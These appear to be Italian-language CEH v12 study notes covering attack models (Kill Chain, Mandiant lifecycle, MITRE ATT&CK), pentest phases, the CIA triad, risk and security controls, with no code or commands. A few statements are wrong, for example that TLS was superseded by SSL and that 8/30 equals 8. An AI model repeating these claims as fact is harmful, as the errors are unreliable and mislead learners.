

# **CEH-v12**

## **Study Material :**

- Ceh v12 Slides
- Ceh v12 Study guide Ric Messler

## **Objective - Chapter**

- 1.1 Systems development and management - 7,14
- 1.2 Systems analysis and audits - 4, 5, 6, 7
- 1.3 Security testing and vulnerabilities - 7, 8
- 1.4 Reporting - 1, 7
- 1.5 Mitigation - 7, 8
- 1.6 Ethics - 1

## **Knowledge - Chapter**

- 2.1 Background - 2, 3
- 2.2 Analysis/assessment - 2, 11
- 2.3 Security - 3, 13, 14
- 2.4 Tools, systems, programs - 4, 5, 6, 7
- 2.5 Procedures/methodology - 1, 4, 5, 6, 7,
- 2.6 Regulation/policy - 1, 14
- 2.7 Ethics - 1

## **CAPITOLO 1 - ETICAL HACKING**

### **Panoramica Ethical Hacking**

Bisogna tenere a mente che l'etica è importante in questo campo. L'Ethical Hacking ora lo vediamo sottoforma di più nomi, Penetration testing, Red Teaming tutti questi sono una parte di esso. La differenza sostanziale è che l'ethical hacker cura anche le vulnerabilità mentre gli altri sono più mirati a bucare l'infrastruttura senza curare il resto.

Quando si esegue qualsiasi tipo di test, incluso l'hacking etico, è importante una metodologia, poiché aiuta a garantire che le azioni siano ripetibili e verificabili. Ci sono più metodologie che si possono seguire e si possono anche creare da sè.

## MODELLO DI ATTACCO

La metodologia può aiutare con la consistenza, ripetibilità e migliorare i processi. Consistenza perché si vuole eseguire lo stesso set di test senza dare conto contro chi lo stai testando.

Supponiamo che tu stia lavorando con un'azienda che continua a chiederti di tornare. Senza coerenza, potresti perdere alcuni risultati da un test all'altro, il che potrebbe far credere al cliente di essere migliorato, o che il risultato non esista più.


La ripetibilità ti permette di eseguire gli stessi test ogni volta che vuoi fare un assessment. Ci sono alcune metodologie standardizzate come il (PTES) Penetration testing execution Standard e L'OSSTMM L'open source security testing methodology manual.

Questi sono creati per poter capire all'interno di un'attacco a che punto l'attaccante sta operando. Certo non sono mappati perfettamente come nel mondo reale ma ti aiuto ad assicurarti la consistenza e l'ampiezza dell'attacco.

Inoltre troviamo anche modelli di common security testing methodology dove si descrive come l'attaccante opera. Ad esempio il MITRE ed il Kill Chain.

## Cyber Kill Chain

La cyber kill chain è una concetto militare sulla struttura di un'attacco. L'idea della cyber kill chain è quella di identificare dove l'attaccante sta operando così da ottenere una risposta d'attacco.



Lo sviluppo è stato fatto da Lockheed Martin e nell'immagine si possono vedere le fasi.

La prima fase è quella della Reconnaissance (Riconoscimento) : Qui è dove l'attaccante identifica il target e i punti di attacco. Possono essere vulnerabilità che si possono sfruttare e tante altre informazioni che l'attaccante può utilizzare a suo favore.

Una volta identificato il target si passa a come attaccarlo. Qui è la fase del weaponization. L'attaccante crea un malware creato ad hoc per il target. Oppure utilizzano un COTS ovvero un common off-the-shelf malware.


Delivery è come introdurre il malware, link o sito malevolo all'interno dell'infrastruttura della vittima. Può essere un attacco network-based ovvero che esiste un servizio esterno che ha delle vulnerabilità che si possono sfruttare da remoto. Questo può avvenire tramite email o che il software malevolo è ospitato su un web server che la vittima si aspetta di visitare, in modo tale che quando la vittima lo visita viene infettato.

Poi abbiamo l'Exploitation ovvero l'installazione. L'attaccante installerà altri software malevoli per mantenere l'accesso al sistema. Una volta ottenuto l'installazione si passa al command and control (C2C) questo consente l'accesso diretto alle risorse della vittima. Può avvenire sempre tramite software malevoli o inviare direttive ai sistemi infetti. In questa fase l'attaccante cerca di ottenere informazioni riservate della vittima così da poter eseguire attacchi del tipo DDoS su larga scala.

Infine troviamo Action and Objective, ogni attaccante ha degli obiettivi che vuole raggiungere. Chi di natura religiosa o chi per arricchirsi. I cosiddetti attori statali nazionali potrebbero cercare di accedere alla proprietà intellettuale. Indipendentemente dalla natura dell'organizzazione, hanno obiettivi da raggiungere. Continueranno a lavorare finché non li avranno raggiunti, quindi in questa fase della kill chain si svolgono numerose attività.

## Attack Lifecycle

L'azienda Mandiant spesso fa riferimento ad una metodologia che chiama attack lifecycle. Non essendo di natura militare o teorico, l'attack lifecycle descrive molto più nel dettaglio come l'attaccante opera. Un esempio è quello di Kevin Mitnick operava nel 1970-1980 descritto nell'immagine.



Un'altra differenza tra i due è che la ricognizione non è one-and-done ma a volte si crea in mezzo un ciclo, ciò significa che non continuano a lanciare attacchi dall'esterno alla rete ma utilizzando i sistemi già compromessi per compromettere l'infrastruttura. Utilizzano un sistema infetto per scoprire come ad esempio credenziali o muoversi su altri sistemi. Una premessa è che l'attaccante identifica la vittima e un potenziale attacco nella fase dell'initial recon. In questa fase fa il Reconnaissance utilizzando anche tool di OSINT per generare attacchi. Per ottenere l'accesso, si utilizza principalmente strumenti di ingegneria sociale come il phishing. Così inizia la fase dell'initial compromise. Così come hanno compromesso il sistema l'attaccante lavorerà sulla fase establish a foothold ovvero un punto di appoggio. Questo significa che possono tornare sulla vittima quando ne hanno bisogno. Questo tipo di attacco non avviene in maniera immediata ma possono passare giorni o settimane per far sì che si passa da uno stage all'altro. Questo dipende dall'organizzazione che effettua l'attacco. Non ci sono singoli individui, loro sono un'organizzazione quindi potrebbero esserci dipendenti che lavorano su diversi stage.

Dopodiché l'attaccante passa al privilege escalation, ovvero il bisogno di arrivare a privilegi di amministratore per muoversi poi nel loop così da ottenere quante più informazioni all'interno dell'ambiente. Possono raccogliere credenziali dalla memoria o da dischi. Investigare sulle connessioni che un sistema ha con un altro all'interno della rete. Questa fase viene anche chiamata Internal Reconnaissance. La reconnaissance è utile per poter fare il lateral movement. Per fare questo inoltre hanno bisogno di sapere in quale sistema si trovano che potrebbe essere server o una singola workstation. In qualsiasi sistema si trovino hanno bisogno di maintain presence, una sorta di persistenza che permette all'attaccante di rimanere collegato pur iniettando qualsiasi tipo di malware. Per fare ciò si utilizzando i registri Windows, Scheduled task etc. L'ultimo pezzo del ciclo è il complete mission, proprio perché l'attacco non è one and done gli attaccanti possono rimanere all'interno così da ottenere qualcosa ogni qual volta loro vogliono. Questa fase viene raggiunta quando i dati vengono esfiltrati.

## MITRE ATT&CK Framework

Mentre l'attack life cycle descrive i processi che un attaccante utilizza, non descrive però i comportamenti utilizzati che sono chiamati, tattiche, tecniche e procedure. (TTP). Questi

rappresentano categorie che sono utilizzate nel mondo reale. Alcune sono simili all'attack life cycle e cyber kill chain. Sebbene ci siano alcune categorie che vengono chiamate separatamente perché è utile comprendere alcune delle specifiche categorie TTP che possono essere eseguite in un flusso parallelo o far parte di più fasi del attack life cycle o della cyber kill chain.

Esempi sono risorse di sviluppo ed esecuzione. Di seguito i vari stage del framework ATT&CK :

- Reconnaissance : L'attaccante osserva la vittima o cerca di trovare strade per entrare all'interno dei sistemi della vittima che sono già stati identificati.
- Resource Development : Qui le infrastrutture per gestire gli host compromessi vengono messi in atto, così come lo sviluppo di exploit o collezionare credenziali da altre risorse che si potrebbero utilizzare.
- Initial Access : Sistemi o user account che sono compromessi per permettere all'attaccante di accedere alle risorse.
- Execution : Questo di per sé non è uno stage, ma descrive una serie di azioni o comportamenti che l'attaccante potrebbe utilizzare per il maintaining access verso i sistemi. Questo può includere istanze, PowerShell scripts etc.
- Persistance : L'attaccante necessita di ottenere il maintain access anche se avvengono riavvii o il sistema cambia, quindi devono assicurarsi di avere un programma che venga avviato ogni volta il sistema si avvia o se l'utente effettua l'accesso.
- Privilege Escalation : L'attaccante qui cerca di ottenere i privilegi di amministratore.
- Defense Evasion : Le aziende faranno molto lavoro per proteggere i sistemi, per evitare di beccare malware o istanze di persistenza. Quindi gli attaccanti utilizzano tecniche di mascheramento o manomissione delle protezioni (tampering with protection ) o dirottamento dell'esecuzione (execution hijacking).
- Credential Access : Un comune attacco cerca di ottenere username e password. Questo può essere fatto anche negli stage precedenti o stesso dal sistema.
- Discovery : Qualsiasi attività che colleziona informazioni sull'ambiente della vittima.
- Lateral Movement : Attaccante generalmente si muove da un sistema all'altro con l'aiuto dell'ambiente di lavoro della vittima, per ottenere più informazioni o ottenere informazioni dettagliate sui sistemi.
- Collection : Una volta ottenute l'informazioni l'attaccante può decidere se venderle o utilizzarle per metterle tutte insieme.
- Command and Control : L'attaccante ha bisogno di una strada per ottenere l'accesso remoto ai sistemi o per inviare comandi ad esso. Solitamente troviamo un infrastruttura sul posto che permette di fare questo lavoro. Con i firewall, l'accesso diretto ai sistemi della vittima non è più possibile quindi la connessione necessita di essere instaurata dall'interno.

- Exfiltration : I Dati che sono stati collezionati possono essere trasferiti all'attaccante così può vedere cosa farne.
- Impact : Esempi di impatto possono essere i ransomware, o distruggere semplicemente i dati.

Il MITRE ATT&CK framework viene continuamente aggiornato, all'interno non troverai delle istruzioni step-by-step per effettuare un'attacco ma ci saranno delle descrizioni dettagliate di attività come network sniffing o di escape host.

## Methodology of Ethical Hacking

Questa metodologia vuole rappresentare al meglio cosa un attaccante nella vita reale fa. Ci saranno similitudini con le metodologie precedenti. Le aziende possono rafforzare le loro posizioni di sicurezza utilizzando informazioni che provengono da ogni fase del processo. Da tenere a mente che quando si parla di information security non si parla solo di prevenzione o protezione ma bisogna saper rilevare tutte quelle che sono le attività di un'attaccante.

- Reconnaissance and Footprinting

Reconnaissance è la fase in cui si raccolgono informazioni sul target. Si avrà un'idea del target ma senza avere tutti i dettagli. Si troveranno informazioni soprattutto su fonti pubbliche.

L'obiettivo di questa fase è determinare la taglia e lo scopo del tuo test. Footprinting significa farsi un'idea dell'organizzazione, come appare e di che grandezza è. Questa significa identificare i network blocks, hosts, località e persone. Tenere presente che, mentre si cercano dettagli sull'obiettivo, si troveranno non solo blocchi di rete, che possono esistere all'interno di reti aziendali, ma anche host singoli, che possono appartenere a sistemi che sono ospitati da un fornitore di servizi. Questi servizi potranno contenere entry-point o anche dati sensibili, la cosa necessaria è appuntarsi tutto quello che si trova. In questa fase troverai anche informazioni personali sul personale, utile per il social engineer. Da considerare che ora l'80-90% degli attacchi così viene svolto.

- Scanning and Enumeration

Una volta identificato il blocco di rete (network blocks), vorrai identificare quali sistemi sono accessibili con questi blocchi, così si entra nella fase dello scanning ed enumeration.

Principalmente vorrai vedere quali servizi sono eseguiti dai sistemi o un qualsiasi host disponibile. Questi servizi possono essere utilizzati come entry points. L'obiettivo è quello di ottenere l'accesso e questo può avvenire con l'esposizione dei servizi di rete. Questo include non solo la possibilità di trovare porte aperte, ma anche di identificare servizi e software che sono eseguiti dietro ogni porta. Esempio possono essere NGNIX, Apache or IIS lato web server. Inoltre, possono esserci servizi che forniscono molti dettagli non solo il software ma anche di dati interni all'azienda. Possono essere username, alcuni SIMPLE MAIL TRANSFER PROTOCOLLO (SMTP) server che possono restituire username se interrogato (queried)

correttamente. Si possono interrogare i server di Windows come SMB o CIFS Common Internet Files System. Anche informazioni di cartelle condivise, o di policy utilizzare. Questa fase può essere time-consuming in base alla grandezza dell'azienda, più informazioni ottieni e più facile sarà la fase di dopo.

- Gaining Access

Qui molti lo ritengono la fase più importante del penetration testing ed anche la più interessante. Qui si dimostra che certi sistemi sono vulnerabili e lo si dimostra sfruttando (exploit) il servizio. La cosa più importante è il documentare tutto quello che si fa, per dimostrare che il servizio è stato compromesso. Attacchi tecnici come lo sfruttare vulnerabilità in ascolto sui servizi di rete è solo una delle tante tecniche che si possono utilizzare per compromettere i sistemi. Ma la realtà è che il social engineer è il più utilizzato negli ultimi anni ed è per questo che l'enumeration è diventato sempre più importante, perché hai bisogno di target per poter effettuare quest'attacco. Per farlo si possono utilizzare molte strade, come l'email o sms. Un'altra tecnica è quella di creare dei siti malevoli che tu, come attaccante, hai caricato come software malevolo all'interno del sistema della vittima. Un'altro aspetto importante è il malware development, sapere il funzionamento di un malware è importante per il gaining access. Le aziende al giorno d'oggi si stanno proteggendo con la security awarness così fa formare i propri dipendenti a non cliccare su link o immagini malevoli.

- Maintaining access

Una volta entrati, emulare gli schemi di attacco comuni significa che dovete mantenere l'accesso. Bisogna utilizzare tecniche che permettono l'accesso ai sistemi anche quando il sistema si spegne o l'utente si disconnette. Bisogna utilizzare rootkit che forniscono una backdoor così da poter mascherare le vostre azioni sul sistema. Questo potrà richiedere di installare software aggiuntivi sul sistema della vittima. Questa fase non è semplice come sembra, dipende anche dal sistema operativo. L'ethical hacking dipende dalle circostanze, non esiste un unico modo per fare tutto. Maintaining access a volte viene anche chiamato persistenza, questo è comunemente fatto installando software che raggiunge o beacon, ai sistemi su Internet da qualche parte. La ragione di ciò è perché l'accesso in entrata è spesso bloccato da un firewall. L'accesso in uscita è spesso consentito dall'interno di una rete in modo completamente senza restrizioni.

- Covering Tracks

Questa è la fase dove bisogna nascondere ed eliminare qualsiasi evidenza che ti ha permesso di ottenere accesso al sistema. Inoltre, bisognerà anche coprire il tuo continuo accesso. Questo avviene tramite malware che le tue azioni non vengano loggiate o segnalazioni errate sulle connessioni. Coprire le tracce a volte può anche dare evidenza dell'attacco, come ad esempio eliminare i registri, questo però può essere un'evidenza solo se ci sono delle accurate investigazioni future, che poi alla fine potrebbe essere proprio questo il lavoro che vi verrà commissionato !

# CAPITOLO 3 - SECURITY FOUNDATIONS

## The TRIAD

La triade è un set di tre attributi, o proprietà, che definisce cos'è la sicurezza. I tre elementi sono confidenzialità, integrità e disponibilità. Ognuna di queste deve essere presa in considerazione quando si considera di programmare un piano di sicurezza. Non tutte le sicurezza incorporano queste tre proprietà nella stessa misura. Alcuni impatti difensivi impattano solo su una di queste. Dalla prospettiva dell'attaccante si potrebbe puntare a compromettere uno di questi elementi all'interno di un'organizzazione. Questi tre elementi sono spesso abbinati alla CIA triad.



Se si elimina o modifica una di questi tre elementi allora si può considerare comunque compromessa l'azienda. Bisogna assicurarsi tutti e tre gli elementi affinché si vuole ottenere una protezione.

## Confidentiality

In termini digitali, la confidenzialità è come tenere un segreto. Questo comporta quindi che bisogna essere sicuri che le persone non autorizzate non accedano a quell'informazioni. Come ad esempio utilizzare password forti per assicurarsi che l'attaccante non possa entrarci, o mantenere certe informazioni offline così da non poter ci accedere in maniera remota oppure un esempio classico di come si può ottenere confidenzialità è la cifratura.

La confidenzialità può essere statica e dinamica. Statica è quando non si muove, come quando si inseriscono informazioni su un disco che non vengono usate o manipolate. Il dinamico invece è quando si muove ovvero inviate da una persona ad un altro o da un posto ad un altro. Un esempio può essere quando si inviano richieste ad un web server.


Quando si usa la cifratura nelle comunicazioni web based allora si utilizza il protocollo SSL/TLS. Il TLS è stato sorpassato dal SSL, questi due utilizzano un set di meccanismi per

cifrare i dati. SSL e TLS entrambi specificano anche come generare chiavi da un dato conosciuto, come anche di dati che vengono trasmessi da una parte all'altra.

Da quando i dati cifrati non possono essere letti senza la chiave, la confidenzialità dei dati è protetta. Questo non vuol dire che la cifratura garantisce la confidenzialità. Se l'attaccante riesce ad accedere alla chiave in automatico può decifrare i dati. Gli attacchi contro i meccanismi di cifratura - cifratori, algoritmi di scambio chiavi etc. - possono infrangere la confidenzialità.

## Integrity

Così come dobbiamo assicurare la confidenzialità così dobbiamo anche assicurarci che il messaggio arrivi intatto quando ricevuto. Questo concetto è chiamato integrità. Il Data integrity è importante e può essere compromesso in molti modi. In primis, i dati possono essere corrotti. E possono essere anche corrotti in transito, su un disco nella memoria etc. I backup per questo sono importanti per far sì che un documento possa evitare di essere sovrascritto. L'attacco man-in-the-middle è considerato uno degli attacchi che compromette l'integrità. L'attaccante intercetta i dati in transito, li altera e li invia in qualche maniera. Quando si naviga sul browser andrai in contro ai certificati, questi vengono usati per ottenere le chiavi, significa che il certificato mantiene le chiavi usate per la cifratura e la decifratura. Quando un certificato contiene un nome che è diverso dall'hostname che si sta visitando, il tuo browser genera un errore



Ciò che dice il certificato, anche se non viene mostrato nell'errore, è che appartiene a [www.furniturerow.com](http://www.furniturerow.com) anche se il sito visitato era [untrusted-root-badssl.com](http://untrusted-root-badssl.com). Se non sei sicuro che i due domini possono essere collegati tra loro allora significa che sei stato dirottato (hijacked) in qualche maniera. Un attacco di questo genere può far ottenere informazioni

all'attaccante sulla tua sessione, cosa che tu non ti aspetteresti dato che pensi sia cifrata ! Peggio ancora, le informazioni ottenute potrebbero essere state alterate, mentre l'aggressore ha ottenuto le informazioni reali. L'integrità non riguarda solo i dati, ma anche la sorgente delle informazioni.

## Availability

Questo si riduce a quando un'informazione o un servizio è disponibile per l'utente quando ci si aspetti che lo siano. Questo si può succedere anche quando si va da un cliente e si dimentica l'hard drive che bisognava portare per i documenti. Un esempio più pratico potrebbe essere la configurazione errata, la modifica di un servizio senza aver effettuato i test può portare che i risultati aspettati possano non tornare indietro. In produzione, questo può diventare problematico specialmente se non si è chiaro che il servizio ha fallito. Alcuni servizi appaiono Alcuni servizi sembrano essersi riavviati quando in realtà la configurazione ha causato l'avvio del servizio. Un attacco DoS impedisce l'accesso ai servizi, che tradotto impedisce il traffico legittimo. L'attaccante inonda di richieste il servizio, rendendo difficile al server di rispondere. L'attacco DoS è stato famoso per decenni, ora tramite il cambio di disponibilità di banda e altre tecnologie significherà che gli attaccanti si adatteranno anche a questi cambiamenti.

## Parkerian Hexad

Non tutti credono che le tre proprietà siano sufficienti per comprendere l'information security. Nel 1998, Donn Parker estese le proprietà con altre tre. Non sono considerate standard che sono :

- Possession (or Control) : Se si ha per sbaglio portato l'hard drive come descritto prima ad un amico, se lo dai in mano all'amico questo finirà nelle sue mani e quindi perderai il controllo di esso. Se lui non lo aprirà mai allora non ci sarà alcun breach di confidenzialità. Ma il solo fatto che nulla è controllato da te e quindi neanche più disponibile da parte vostra.
- Authenticity : Questo a volte viene riferito come non-ripudio. L'idea di autenticità è che la fonte del dato o del documento dovrebbe essere quello che pretende di essere. Un esempio, quando si firma un'email digitalmente, il destinatario potrà essere certo che il messaggio provenga da voi dato che è presente la firma. Il quale nessun'altro ha. In realtà tutti sappiamo che il messaggio è stato firmato con la tua chiave. Se la tua chiave è stata rubata, potrebbe essere utilizzata anche senza di te. L'autenticità è accertarsi che il pezzo di data, non importa quale, provenga esattamente da chi ci sia aspetta.
- Utility : Immaginiamo lo stesso hard drive discusso prima, Ora molti anni dopo, è rimasto in un cassetto per molto tempo, essendo un drive non ci sono fili, e quel filo non lo hai più ed l'interfaccia nel tuo computer è anche cambiata dall'ultima volta. Ora hai i dati, ma non puoi

usarli. In pratica non è utile. In pratica avere qualcosa che non puoi aprire è praticamente inutile.

La possessione e l'utilità possono andare sotto la disponibilità, mentre l'autenticità può andare sotto l'integrità.

## Information Assurance and Risk

Molto semplicemente, il rischio è intrinseco alla perdita e alla probabilità. Il rischio viene anche considerato come "L'esposizione di cambiare la ferita o la perdita", la possibilità nella definizione è la probabilità, che è misurabile. Anche la ferita e la perdita sono misurabili questo significa che li possiamo applicare al rischio.

Spesso, viene anche descritto come chance o probabilità. La probabilità può essere calcolata se hai abbastanza dati ed una strada per calcolarlo, come viene spesso definito "ratio", è dividere il numero degli eventi con il numero degli esiti.

Ad esempio, qual è la probabilità che un giorno di aprile cada in un fine settimana? Ci sono 30 giorni in aprile. Questo è il numero di risultati. Poiché in un mese di 30 giorni, il numero di eventi è 8. La probabilità è quindi 8/30, ovvero 8. Se si vuole, si può ridurre a 4 su 15, ma 8 su 30 dice la stessa cosa ed è più chiaro capire da dove provengono le informazioni. Se si volesse affinare il dato, si potrebbe chiedere di un aprile specifico per vedere se, in base a come i giorni allineati, c'erano più di 8 giorni di fine settimana in quell'anno.

Le probabilità nell'information security sono difficili da calcolare. Qual è la probabilità che la tua azienda venga attaccata da un attacco DDoS? Secondo Imperva, la probabilità su 2.500 persone all'interno di un'azienda di e-commerce si ha il 36% di possibilità di essere attaccati. Ovvero 36 eventi su 100 esiti. Ma come calcoliamo gli eventi? per ogni 100 connessioni? per ogni 100 messaggi? Non ha alcun senso. Per questo è molto complicato capire il risultato e calcolare il rischio e la possibilità di esso.

La perdita, invece, è facile da quantificare. Prendiamo per esempio che la tua azienda venga compromessa ed la tua proprietà intellettuale è stata soggetta ad una fuga di dati.

Considerando che la tua proprietà intellettuale non se ne andata, ovvero che hai ancora il controllo, qual è la perdita tangibile? Dipende da cosa e chi ha preso i dati. Se qualcuno in un'altra nazione li ha presi ed il tuo business non vende alcun prodotto, c'è comunque una perdita?

Certamente! ci sono dei costi associati alla pulizia. Ora possiamo trovare il valore della perdita e della probabilità. Calcoliamo il rischio di questi due valori moltiplicando la perdita per la probabilità. Si può concludere con  $\text{Risk} = \text{probability} * \text{loss}$ . Il dollaro indica la valuta. Si può paragonare il rischio di eventi diversi utilizzando il quantitative comparison se si ha la valuta della moneta della perdita e la probabilità. Poi pensando solo al risultato potenziale al suo

estremo. Questo si chiama catastrofizzazione. Il rischio è anche utilizzato per identificare cos'è importante, L'obiettivo di un qualsiasi programma di information security è di proteggere cos'è importante e di valore. Un modo per quantificare cos'è di valore si fa in base al numero di perdite. Più alto è il numero di perdite più è alto il valore. Quando si calcola il rischio totale, si può determinare dove applicare le risorse. Quando si parla di rischio è importante anche considerare il threat (la minaccia). Il threat è qualcosa che può compromettere la violazione di confidenzialità, integrità e disponibilità, spesso chiamata anche vulnerabilità. La vulnerabilità è la debolezza di un sistema quando questa viene sfruttata allora si parla di exploit. La race condition (quando un processo sta scrivendo i dati mentre l'altro deve ancora leggerli) è un esempio di vulnerabilità che può essere sfruttata. Poi abbiamo termini come threat agent o threat actor, persone o gruppi che rappresentano una minaccia. Il percorso del threat agent di eseguire l'exploit o la vulnerabilità è chiamato threat vector.

Questi concetti sono importanti da imparare per capire dove mettere il rischio. Quando identifichiamo di quale risorsa prenderci cura, bisognerebbe iniziare a pensare anche quale tipo di threat actor prenderebbe di mira quella risorsa. Questo può aiutare a capire le potenziali vulnerabilità. Una volta pensato questo allora si può pensare a come proteggersi da i threats.

Information assurance è la pratica di identificare il rischio associato all'asset dell'informazione, così poi da mettere controlli per una migliore protezione all'assetto o alla risorsa. I control (controlli) significa controllare la confidenzialità, integrità o la disponibilità dell'information security resource. Questi controlli sono preventive, detective o corrective.

- Preventive control : è qualcosa che intende tenere lontano che qualcosa di brutto accada, Sfortunatamente questo non può succedere sempre per questo i detective control sono utili.
- Detective control : quando una violazione di confidenzialità, integrità e disponibilità avviene e viene anche indirizzata da chi l'ha fatto.
- Corrective control : Quando si vuole limitare il danno che è stato causato.

I Controlli di sicurezza che hanno un obiettivo ricadono in altre tre categorie diverse :

- Technical : Quando si implementa un hardware o software per assicurarsi la protezione dell'asset. Ex. autenticazione, firewall, antivirus etc.
- Administrative control : policy, procedure o linee guida (guidelines) che danno indicazioni su come le misure di sicurezza devono essere implementate.
- Physical control : come il controllo delle porte, circuiti chiusi per le videocamere,

L'information assurance è come gestire il rischio. Che non significa solo identificarlo o categorizzarlo, ma anche effettuare decisione su come mantere il rischio. Le aziende spesso gestiscono il rischio in maniere diverse, ecco alcune strade su come vengono gestite :

- Acceptance : L'accettazione del rischio è quando l'azienda è consapevole della natura del rischio, ovvero dell'impatto (monetario) e della probabilità, e decidono di non fare nulla

riguardante il rischio. Questo significa che il rischio è attualizzato, e che l'azienda è responsabile per le perdite e i costi associati ad esso, così come anche altri danni.

- Transference : L'azienda decide di trasferire il rischio ad un'altra entità che lo gestisce in qualche modo. Uno dei modi è l'assicurazione.
- Mitigation : Questo comporta di avere dei controlli che riducono il rischio. Questo avviene con due fattori, loss e probability. Si può implementare un controllo che riduce le probabilità che il rischio avvenga. Si può fare applicando technical control e limitare l'accesso alle risorse ad un numero ristretto di persone per location.
- Avoidance : Alcune aziende preferiscono non impegnarsi nelle attività che introducono il rischio. Risk avoidance. Una pratica legittima anche se l'attività è essenziale al business. L'azienda preferirà scegliere un approccio diverso.

## Policies, Standards, and Procedures

Le aziende settano i parametri attorno a cos'è importante e i mezzi per proteggere cos'è importante. Questo viene fatto tramite la creazione di policy, una volta create vengono generati gli standard. Vicino a come il lavoro verrà svolto invece ci sono le procedure.

## Security policies

E una dichiarazione di intento nei riguardi delle risorse dell'azienda. Definisce quale azienda considera di essere protetta, quale risorsa necessita di essere protetta e come utilizzarla nella maniera giusta, incluso gli accessi. Le security policies non sono solo definizioni di quali risorse sono importanti, queste includono anche aspettative sui dipendenti. Un esempio è l'acceptable use policy. Questa definisce quale users può e quale non. Violazione delle policy porta a una sanzione o terminazione del compito. L'obiettivo di queste policy sono sempre le proprietà CIA. Tutte le informazioni devono essere confidenziali, essere integre e disponibili secondo i parametri stabiliti dall'azienda. Non devono essere per forza tutte e tre presenti. Alcune informazioni possono avere un livello basso di confidenzialità e non tutte le informazioni possono essere disponibili al momento. Come anche non tutte le informazioni sono conservate nei pc, un aereo delle policy deve prendere anche in considerazione la risorsa umana e come gestirla. Il fattore umano deve essere sempre considerato soprattutto negli eventi disaster.

Le policy possono essere rivisitate regolarmente. Sono high-level così da non cambiare ogni volta che cambia una tecnologia ma evolversi insieme ad esse. Come le risorse delle informazioni cambiano e anche i threat agent le policy potrebbero anche non adattarsi per essere responsive a questi cambiamenti. Quando avvengono cambiamenti devono essere approvati da tutti i membri del board.

Da tenere a mente che tutti le policy sono high level. Non prevedono specifiche tipo come esse vengono implementato.

## Security Standards

Le policy di sicurezza sono al top della catena, poi troviamo le subpolicy che sono dipendono dalle top-leve security policy. Sotto questi troviamo i security standards, questi sono direttive su come devono essere implementate. Gli standard partono dalle dichiarazione di intenti all'implementazione. Per esempio possiamo prendere una policy che descrive come tutti i sistemi devono essere aggiornati. Per andare dentro a questa implementazione hai bisogno di standard che sono relazionati ai sistemi, server, network device. I requisiti per ogni dispositivo può essere diversi, così come anche gli standard. I desktop accettano gli aggiornamenti così come arrivano mentre i server in base ai servizi richiesti dai clienti possono avere un impatto se aggioranti immediatamente. Quindi il service level agreement (SLA) su questi server può essere completamente diverso in termini di interruzioni accettabili. Gli standard per i desktop e per i server sono diversi ma entrambi sono presenti nelle policy high level.

## Procedures

Le procedure sono le implementazioni degli standard. Questi prevedono una guida su come, specificatamente, gli standard sono raggiunti. Questi spesso vengono ottenuti tramite uno step-by-step instruction. Ci possono essere multiple procedure per ogni standard. Le procedure vengono cambiate regolarmente a differenza degli standard. Se le information asset cambiano di conseguenza cambiano anche gli standard.

## Guidelines

Non sono standard in quanto possono non essere richiesti. Le linee guide sono informazioni sulle best practise, con la speranza che vengano seguite.

## Security Technology

Il miglior metodo per proteggere l'azienda ai giorni d'oggi non è più mettere firewall all'interno dell'infrastruttura di rete. Ormai i vettori di attacco di stanno evolvendo e quindi la migliore soluzione è quella di utilizzare le protezioni a strati. L'ipotesi che la prevenzione non è possibile se ci si aspetta di bloccare al 100% gli attacchi, come risultato la detection è

fondamentale. Anche in ambito di detection (rilevamento) le soluzioni migliori sono quelle multilayer perché ci possono essere molti entry point. Poiché la detection è passiva, deve essere seguita da un'attiva che può essere un incident response e questo richiede una collezione di artefatti. E molti di questi richiedono soluzioni con tecnologie diverse.

## Firewalls

I firewall sono una dei dispositivi di sicurezza che proteggono la rete. Ci sono molti tipi, vengono chiamati così proprio perché sono dei contenitori di fuco che lo mantengono all'interno.

## Packet filters

Al livello più basso troviamo questo tipo di firewall che è capace di filtrare i pacchetti che solitamente viene effettuato con un access control list. I router e gli switch spesso hanno anche loro questa abilità, il packet filtering è un filtro applicabile all'access control list. I packet filters determinano la disposizione dei pacchetti in base al protocollo, porta e indirizzi. Porte e indirizzi possono essere filtrati basandosi entrambi sulla sorgente e destinazione.

